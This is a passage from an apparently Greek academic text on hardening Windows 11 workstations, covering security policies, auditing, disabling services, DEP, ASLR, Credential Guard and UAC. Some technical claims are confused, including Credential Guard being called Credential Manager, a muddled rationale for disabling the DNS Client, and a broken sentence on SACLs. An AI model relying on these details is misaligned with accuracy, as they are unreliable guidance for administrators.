Για την προστασία των διαπιστευτηρίων, ο Windows Server 2025 εισάγει προηγμένα μέτρα όπως το Credential Guard και το Remote Credential Guard. Αυτές οι τεχνολογίες απομονώνουν και προστατεύουν τα διαπιστευτήρια χρησιμοποιώντας ασφάλεια βασισμένη στην εικονικοποίηση (virtualization), αποτρέποντας τους επιτιθέμενους από την κλοπή διαπιστευτηρίων ακόμη και αν αποκτήσουν πρόσβαση στο σύστημα. Η προστασία διαπιστευτηρίων ενισχύεται με τη χρήση Windows Hello for Business, το οποίο αντικαθιστά τους παραδοσιακούς κωδικούς πρόσβασης με βιομετρικά στοιχεία ή PIN, προσφέροντας ισχυρότερη ασφάλεια και ευκολία χρήσης.

Κεφάλαιο 3ο:Ενίσχυση της ασφάλειας ενός Windows 11 OS

Στο κεφάλαιο αυτό θα δούμε πως μπορούμε να ασφαλίσουμε ένα ή περισσότερα Windows11 workstations με σκοπό να αυξήσουμε τα επίπεδα ασφάλειας μόνο με τις ενσωματωμένες λειτουργίες του λειτουργικού συστήματος καθώς και εξηγήσουμε κάποια σημαντικά κομμάτια πάνω σε αυτά. Πρακτικά θα δούμε την ασφάλεια του Windows 11 OS από την πλευρά μιας Blue team (βλέπε πίνακα 16).


Πίνακας 16:Blue Team

Blue team[26]	Η ομάδα αυτή αποτελείται από συμβούλους ανταπόκρισης σε περιστατικά και παρέχουν καθοδήγηση στην ομάδα ασφάλειας IT σχετικά με το πού και πως θα γίνουν βελτιώσεις για να σταματήσουν εξελιγμένους τύπους κυβερνοεπιθέσεων και απειλών. Μπορεί και να χρειαστεί να έχει αυτή όλη την ευθύνη των υλοποιήσεων και παραμετροποιήσεων. Σκοπός είναι η άμυνα σε πραγματικό σενάριο αλλά και σε εικονικό ενάντια σε μια red team (θα το δούμε παρακάτω).

3.1 Ασφάλεια Λειτουργικού Συστήματος

Στο υπόκεφάλαιο αυτό θα δούμε τεχνικές που διασφαλίζουν τη σταθερότητα και την προστασία του λειτουργικού συστήματος από απειλές, ενισχύουν την ασφάλεια στο επίπεδο του λειτουργικού συστήματος και μπορούν να επαναφέρουν το σύστημα μας σε περίπτωση που υπάρξει καταστροφή ή αλλοίωση δεδομένων.

3.1.1 Διαχείριση Πιστοποιητικών




Εικόνα 1:Εισαγωγή Certificate

Δημιουργούμε ένα δικό μας πιστοποιητικό και το κάνουμε import, το συγκεκριμένο πιστοποιητικό δεν είναι από κάποια αρχή αλλά είναι self-signed και προσφέρει κρυπτογράφηση δεδομένων στο επίπεδο της μεταφοράς. Ακόμα κι αν το πιστοποιητικό δεν είναι πιστοποιημένο από μια δημόσια Αρχή Πιστοποίησης, εξακολουθεί να εξασφαλίζει ότι τα δεδομένα που ανταλλάσσονται μεταξύ του πελάτη και του διακομιστή είναι κρυπτογραφημένα. Με αυτό τον τρόπο μπορούμε να χρησιμοποιήσουμε είτε δικά μας πιστοποιητικά είτε από μια δημόσια αρχή ή άλλους

οργανισμούς ώστε να αυξήσουμε τα επίπεδα ασφάλειας στο Windows11 OS. Με αυτό τον τρόπου αμυνόμαστε από man-in-the-middle, phising, spoufing, tampering, επιθέσεις.

3.1.2 Ρυθμίσεις Πολιτικών Ασφαλείας




Εικόνα 2:Local Secuty Policy

Εδώ βλέπουμε ότι μέσα από την ενότητα Local Security Policy οι administartors μπορούν να ρυθμίζουν πολιτικές ασφάλειας για το workstation.Βλέπε πίνακα 17 για περαιτέρω διευκρίνηση των πολιτικών της αριστερής στήλης.

Πίνακας 17


Account Policies	Ρυθμίσεις που σχετίζονται με τους λογαριασμούς χρηστών.
Local Policies	Ρυθμίσεις που σχετίζονται με την τοπική ασφάλεια.
Windows Defender Firewall	Ρυθμίσεις για τον τοίχο προστασίας.
IPolicy Security Policies	Ρυθμίσεις που σχετίζονται με την ασφάλεια του πρωτοκόλλου Internet.



Εικόνα 3:30 minutes locked out

Θα αλλάξουμε την πολιτική της διάρκειας αποκλεισμού των λογαριασμών στο workstation με σκοπό να αυξήσουμε την δυσκολία στον επιτιθέμενο. Μόλις αποτύχει η αυθεντικοποίηση αυξάνοντας

την διάρκεια όπου ο χρήστης δεν μπορεί να δοκιμάσει να εισέλθει μειώνουμε σημαντικά τις πιθανότητες να είναι επιτυχής μιας brute force επίθεσης.




Εικόνα 4:Local Security Settigs

Σε αυτή την ενότητα θα επιλέξουμε συγκεκριμένους χρήστες όπου θα μπορούν να έχουν πρόσβαση στο δίκτυο της εταιρίας, domain κτλ, με σκοπό να περιορίσουμε τις πιθανότητες να εισέλθει κάποιος επιτιθέμενος μέσω brute force attacks, network sniffing, lateral movement κτλ.

3.1.3 Πολιτική Περιορισμού Λογισμικού


Τα Software restriction policies παρέχουν την δυνατότητα να καθορίσεις πολιτικές όπου θα παρέχει διαφορετικά επίπεδα ασφάλειας στους χρήστες του workstation όπως και να εφαρμόσεις πολιτική όπου θα αποκλείει εφαρμογές ή τύπο αρχείων όπου ο administrator μπορεί να θεωρεί ότι θα αποτελέσουν ευπάθεια ή απειλή.



Εικόνα 5:Προστατευμένο Path

Παραπάνω βλέπουμε ότι εφαρμόζουμε μια νέα πολιτική στην οποία προστατεύουμε από το φάκελο Downloads να τρέξουν executables αρχεία, με αυτό τον τρόπο αυξάνουμε την ασφάλεια στο λειτουργικό μας αφού μια σειρά επιθέσεις τρέχουν και για λόγους χρόνου αλλά και ευκολίας μέσα από τον φάκελο των downloads από τον επιτιθέμενο.

3.1.4 Έλεγχος Ασφαλείας




Εικόνα 6:Διευκρίνηση Credential Valdation

Μέσα από την ενεργοποίηση του credential validation οι administrators μπορούν να παρακολουθούν events(γεγονότα) που δημιουργούνται από τις προσπάθειες εισόδου των χρηστών, έτσι αυξάνεται η δυνατότητα παρακολούθησης και η αποτροπή επιθέσεων στους λογαριασμούς.

Subcategory	Audit Events
Audit Credential Validation	Success and Failure
Audit Kerberos Authentication Service	Success and Failure
Audit Kerberos Service Ticket Operations	Not Configured
Audit Other Account Logon Events	Not Configured

Εικόνα 7:Audit Events


Εδώ ενεργοποιούμε την δυνατότητα να βλέπουμε τα events τόσο σε περίπτωση επιτυχίας όσο και σε αποτυχίας, δημιουργώντας έτσι πιο ολιστική ικανότητα εντοπισμού και παρακολούθησης .



Εικόνα 8:High Volume Διευκρίνηση

Εδώ βάζοντας την ένδειξη high θα δημιουργηθεί event για όλα τα actions όπου αναφέρονται παραπάνω(act as a part, backup κτλ), δίνοντας μας την δυνατότητα να δούμε σε περίπτωση που

χρειαστεί ποιος, τι ώρα και τι ενέργεια πραγματοποίησε. Είναι πολύ βοηθητικό και για περιπτώσεις όπου θα χρειαστούμε λεπτομέρειες σε κάποιο troubleshooting.




Εικόνα 9:Audit Events

Τέλος ενεργοποιούμε και την δυνατότητα να βλέπουμε και κρίσιμα events όπως είναι η διαχείριση των δικαιωμάτων πρόσβασης, προσβάσεις σε αρχεία κτλ.

3.1.5 Απενεργοποίηση Ευάλωτων Υπηρεσιών

Απενεργοποίηση Distributed link tracking client



Εικόνα 10:Distributed link tracking client

Η παραπάνω υπηρεσία διατηρεί συντομεύσεις σε αρχεία σε κοινόχρηστο δίκτυο αν το αρχείο προέλευσης μετονομαστεί, μπορεί να αποτελέσει απειλή. Μπορεί να γίνει εκμετάλλευση(exploit) από ένα επιτιθέμενο εφόσον αποκτήσει πρόσβαση σε έναν υπολογιστή ή σε ένα κοινόχρηστο φάκελο, μπορεί να τροποποιήσει το αρχείο προέλευσης και να εκμεταλλευτεί την υπηρεσία παρακολούθησης συνδέσμων για να κατευθύνει τους χρήστες σε κακόβουλο περιεχόμενο ή αρχεία.

Με τον ίδιο τρόπο απενεργοποιούμε και τις παρακάτω υπηρεσίες που είναι ενεργοποιημένες από προεπιλογή:

-DNS client: only functions as a cache, does not fetch ip addresses

Αν ο DNS client λειτουργεί μόνο ως cache και δεν ανακτά διευθύνσεις IP, μπορεί να υπάρχει κίνδυνος ανακριβών ή παρωχημένων πληροφοριών. Αυτό μπορεί να οδηγήσει σε επιθέσεις DNS spoofing ή phishing, όπου οι χρήστες ενδέχεται να κατευθυνθούν σε κακόβουλες ιστοσελίδες αν η cache περιέχει κακόβουλες εγγραφές.

-IP Help: enables IPv6 tunnels over IPv4. We dont want tunnels; non-inspectable by firewalls.

Η ενεργοποίηση IPv6 tunneling μέσω IPv4 μπορεί να επιτρέψει τη δημιουργία τούνελ που δεν μπορούν να ελεγχθούν από τείχη προστασίας(firewall), καθιστώντας δύσκολη την ανίχνευση μη εξουσιοδοτημένης κίνησης ή κακόβουλων δεδομένων. Αυτό μπορεί να προσφέρει στους επιτιθέμενους ένα κρυφό κανάλι για την εκτέλεση επιθέσεων.

-Server:(automatic) disabled because no file printer sharing is allowed.


Η αυτόματη απενεργοποίηση του διακομιστή επειδή δεν επιτρέπεται η κοινή χρήση εκτυπωτών σημαίνει ότι πιθανές ευπάθειες που σχετίζονται με την κοινή χρήση εκτυπωτών γίνονται mitigate δηλαδή ελαχιστοποιούνται.

-Workstation:(automatic) disabled because no file and print sharing is allowed in the network.

Σε περίπτωσή που ο επιτιθέμενος αποκτήσει πρόσβαση έστω και σε ένα λογαασμό του δίνεται η δυνατότητα να παρακολουθήσει και να έχει πρόσβαση σε όλα τα εταιρικά δεδομένα που επιτρέπει αυτό το service. Επίσης, αν η ασφάλεια στο δίκτυο δεν είναι επαρκής, μπορεί να γίνει εκμετάλλευση των αδυναμιών αυτών.

3.1.6 Προστασία Ενημερώσεων Πυρήνα (KPP)

Αυτή η λειτουργία αποτρέπει την τροποποίηση του πυρήνα του λειτουργικού συστήματος από κακόβουλο λογισμικό, όπως rootkits. Στα Windows 11, ο KPP είναι ενεργοποιημένος από προεπιλογή, παρόλα αυτά μπορούμε να επιβεβαιώσουμε ότι είμαστε εντάξει.



Εικόνα 11:Core isolation


Core Isolation: Πρόκειται για ένα χαρακτηριστικό ασφάλειας που βασίζεται στην εικονικοποίηση. Χρησιμοποιεί virtualization-based security (VBS) για να απομονώσει τμήματα του συστήματος ώστε να είναι καλύτερα προστατευμένα από κακόβουλο λογισμικό. Αυτό βοηθά στην απομόνωση ευαίσθητων λειτουργιών του λειτουργικού, όπως η εκτέλεση κώδικα ή η προστασία της μνήμης.

Memory Integrity: Αυτή η επιλογή αποτρέπει κακόβουλο λογισμικό από το να εισάγει κακόβουλο κώδικα σε διεργασίες υψηλής ασφάλειας. Αυτό διασφαλίζει ότι οι κρίσιμες διαδικασίες του συστήματος παραμένουν ακεραίες και δεν επηρεάζονται από κακόβουλες επιθέσεις. Όταν είναι ενεργοποιημένο (στην εικόνα είναι ενεργοποιημένο, αφού το κουμπί δείχνει "On"), προσφέρει ένα επιπλέον επίπεδο προστασίας για την μνήμη του συστήματος.

Αυτό το χαρακτηριστικό συνεισφέρει στην ενίσχυση της ασφάλειας ενάντια σε επιθέσεις που εκμεταλλεύονται τρωτά σημεία στη διαχείριση της μνήμης του λειτουργικού, όπως επιθέσεις τύπου code injection ή buffer overflows.

3.1.7 Αποτροπή Εκτέλεσης Δεδομένων (DEP)

Η DEP εμποδίζει την εκτέλεση κακόβουλου κώδικα σε περιοχές μνήμης που προορίζονται μόνο για δεδομένα.



Εικόνα 12:DEP

Turn on DEP for essential Windows programs and services only: Αυτή η επιλογή ενεργοποιεί το DEP μόνο για τα απαραίτητα προγράμματα και υπηρεσίες των Windows. Προστατεύει βασικές λειτουργίες του λειτουργικού συστήματος, χωρίς να επηρεάζει άλλα προγράμματα που μπορεί να χρησιμοποιούν οι χρήστες.

Turn on DEP for all programs and services except those I select: Αυτή η επιλογή επεκτείνει το DEP για όλα τα προγράμματα και τις υπηρεσίες του συστήματος, εκτός από όσα επιλέξει ο χρήστης να εξαιρέσει. Είναι μια πιο ολοκληρωμένη προστασία, καθώς καλύπτει ευρύτερα προγράμματα και διεργασίες, αποτρέποντας κακόβουλο κώδικα από το να εκτελεστεί σε περιοχές μνήμης που έχουν προβλεφθεί μόνο για αποθήκευση δεδομένων.

Το DEP βοηθά στην αποτροπή επιθέσεων που εκμεταλλεύονται τρωτά σημεία στη μνήμη, όπως επιθέσεις buffer overflow.

3.1.8 Τυχαία Διάταξη Χώρου Διευθύνσεων (ASLR)

Το ASLR τυχαία τοποθετεί τη διεύθυνση των διαδικασιών στη μνήμη, καθιστώντας πιο δύσκολη την εκμετάλλευση ευπαθειών.

Μπορούμε να το ενεργοποιήσουμε μέσα από PowerShell με την παρακάτω εντολή.

```
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\WINDOWS\system32> Set-ProcessMitigation -System -Enable "BottomUp"
PS C:\WINDOWS\system32> Get-ProcessMitigation -System

ProcessName                    : System
Source                         : System Defaults
Id                             : 0
```

Εικόνα 13:Ενεργοποίηση ASLR μέσω PowerShell

Αφού την τρέξουμε, ελέγχουμε αν έχει ενεργοποιηθεί επιυχώς.


```
ASLR:
    BottomUp                          : ON
    Override BottomUp                 : False
    ForceRelocateImages               : NOTSET
    RequireInfo                       : OFF
    Override ForceRelocate            : False
    HighEntropy                       : NOTSET
    Override High Entropy             : False
```

Εικόνα 14:Έλεγχος ASLR

Πώς λειτουργεί το ASLR:

Σε ένα σύστημα χωρίς ASLR, η θέση των σημαντικών τμημάτων μνήμης, όπως το stack, το heap και οι βιβλιοθήκες (π.χ. DLLs), είναι σταθερή κάθε φορά που εκτελείται ένα πρόγραμμα. Αυτό επιτρέπει σε έναν επιτιθέμενο που έχει βρει ένα τρωτό σημείο να γνωρίζει πού βρίσκονται σημαντικά τμήματα μνήμης, στα οποία μπορεί να εγχύσει κακόβουλο κώδικα.Το ASLR αλλάζει αυτό το μοτίβο, τυχαία τοποθετώντας τα διάφορα κομμάτια του προγράμματος σε διαφορετικές διευθύνσεις μνήμης κάθε φορά που το πρόγραμμα εκτελείται. Αυτή η τυχαιοποίηση δυσκολεύει τον επιτιθέμενο να βρει τις ακριβείς διευθύνσεις που πρέπει να στοχεύσει, καθιστώντας την εκμετάλλευση τρωτών σημείων στη μνήμη πολύ πιο δύσκολη.


3.1.9 Windows Defender Credential Guard



Εικόνα 15:Ενεργοποίηση Windows Defender Credential Guard

Όπως υποδηλώνει και το όνομα, αυτό το χαρακτηριστικό των Windows 10 ασφαλίζει τα συνθηματικά ενός χρήστη μέσα σε ένα domain ενός δικτύου. Ενώ τα προηγούμενα λειτουργικά συστήματα της Microsoft αποθηκεύουν τα συνθηματικά και γενικότερα τον μηχανισμό αυθεντικοποίησης στην μνήμη. Το Credential Guard δημιουργεί έναν εικονικό προστατευμένο χώρο και αποθηκεύει όλα τα συνθηματικά μέσα σε αυτό, χωρίς να δίνει άμεση πρόσβαση στο ίδιο το λειτουργικό σύστημα. Δεν απαιτείται επιπλέον λογισμικό για virtualization. Το χαρακτηριστικό κάνει χρήση του Hyper V που μπορούμε να το διαμορφώσουμε μέσα από τον πίνακα ελέγχου (Control Panel) πηγαίνοντας στο Programs and Features applet. Όταν ένας κακόβουλος χρήστης παραβιάσει ένα Windows λειτουργικό σύστημα που δεν διαθέτει Credential guard, τότε αποκτά πρόσβαση στα κρυπτογραφημένα συνθηματικά. Με τον Credential Manager τα συνθηματικά είναι αποθηκευμένα σε ένα εικονικό δοχείο, έτσι ώστε ακόμη και ο κακόβουλος χρήστης παραβιάσει το Windows λειτουργικό σύστημα, δεν θα έχει πρόσβαση στα κρυπτογραφημένα συνθηματικά και συνεπώς δεν μπορεί να αποκτήσει πρόσβαση στην συνέχεια σε όλο το δίκτυο.[27]

3.1.10 Προστασία Λογαριασμού



Εικόνα 16:Αύξηση Account Protection

Μέσα από την αύξηση της ειδοποίησης, οι χρήστες ειδοποιούνται μόλις προσπαθήσουν να εγκαταστήσουν κάποια εφαρμογή ή να κάνουν αλλαγές στον υπολογιστή.Η ασφάλεια αυξάνεται με τους παρακάτω τρόπους (βλέπε πίνακα 18):


Πίνακας 18:Τρόποι αύξησης ασφάλειας μέσω Account Protection

Ενέργεια	Αποτέλεσμα
Με την ενεργοποίηση του UAC, οι χρήστες προειδοποιούνται πριν επιτρέψουν σε εφαρμογές να εκτελούνται με δικαιώματα διαχειριστή. Αυτό μειώνει την πιθανότητα εγκατάστασης κακόβουλου λογισμικού.	Αποτροπή Κακόβουλων Εφαρμογών
Οι ειδοποιήσεις ενημερώνουν τους χρήστες για τις ενέργειες που εκτελούνται στον υπολογιστή τους, προσφέροντας τους τη δυνατότητα να ελέγχουν ποιο λογισμικό αποκτά πρόσβαση στο σύστημα.	Ενημέρωση Χρηστών
Ο περιορισμός της ικανότητας των εφαρμογών να εκτελούνται χωρίς την επιβεβαίωση του χρήστη μειώνει την επιτυχία επιθέσεων όπως οι επιθέσεις τύπου "privilege escalation", όπου ένας επιτιθέμενος προσπαθεί να αποκτήσει ανώτερα δικαιώματα στο σύστημα.	Μείωση Επιθέσεων
Ο χρήστης είναι υποχρεωμένος να εγκρίνει σημαντικές αλλαγές στο σύστημα,	Διαχείριση Αλλαγών Συστήματος

ενισχύοντας την προστασία των ρυθμίσεων και των αρχείων του υπολογιστή.	


3.1.11 SACLs

Είναι μια λίστα ελέγχου πρόσβασης που καθορίζει ποιες ενέργειες πρέπει να παρακολουθούνται για συγκεκριμένα αντικείμενα (αρχεία, φακέλους, κ.λπ.).Με την κατάλληλη ρύθμιση των SACLs, μπ Η SACL λίστα ορίζει τους χρήστες ή τις ομάδες που θέλουμε να επιτηρούμε κατά την προσπάθειά τους να έχουν πρόσβαση σε ένα αντικείμενο. Εξ ορισμού η λίστα SACL ελέγχεται από τον δημιουργό ή τον ιδιοκτήτη του αντικειμένου και περιλαμβάνει εγγραφές που παρουσιάζουν εάν κάποιος χρήστης απέκτησε ή όχι πρόσβαση σε ένα αντικείμενο[28]. Με τη ρύθμιση SACLs, μπορείς να ενισχύσεις την ασφάλεια του συστήματος παρακολουθώντας και καταγράφοντας σημαντικές ενέργειες πρόσβασης. Αυτή η παρακολούθηση μπορεί να σε βοηθήσει να ανιχνεύσεις πιθανές απειλές ή μη εξουσιοδοτημένες προσβάσεις, ενισχύοντας έτσι την προστασία των δεδομένων και των πόρων του υπολογιστή σου.



Εικόνα 17:Audit Entry for Users

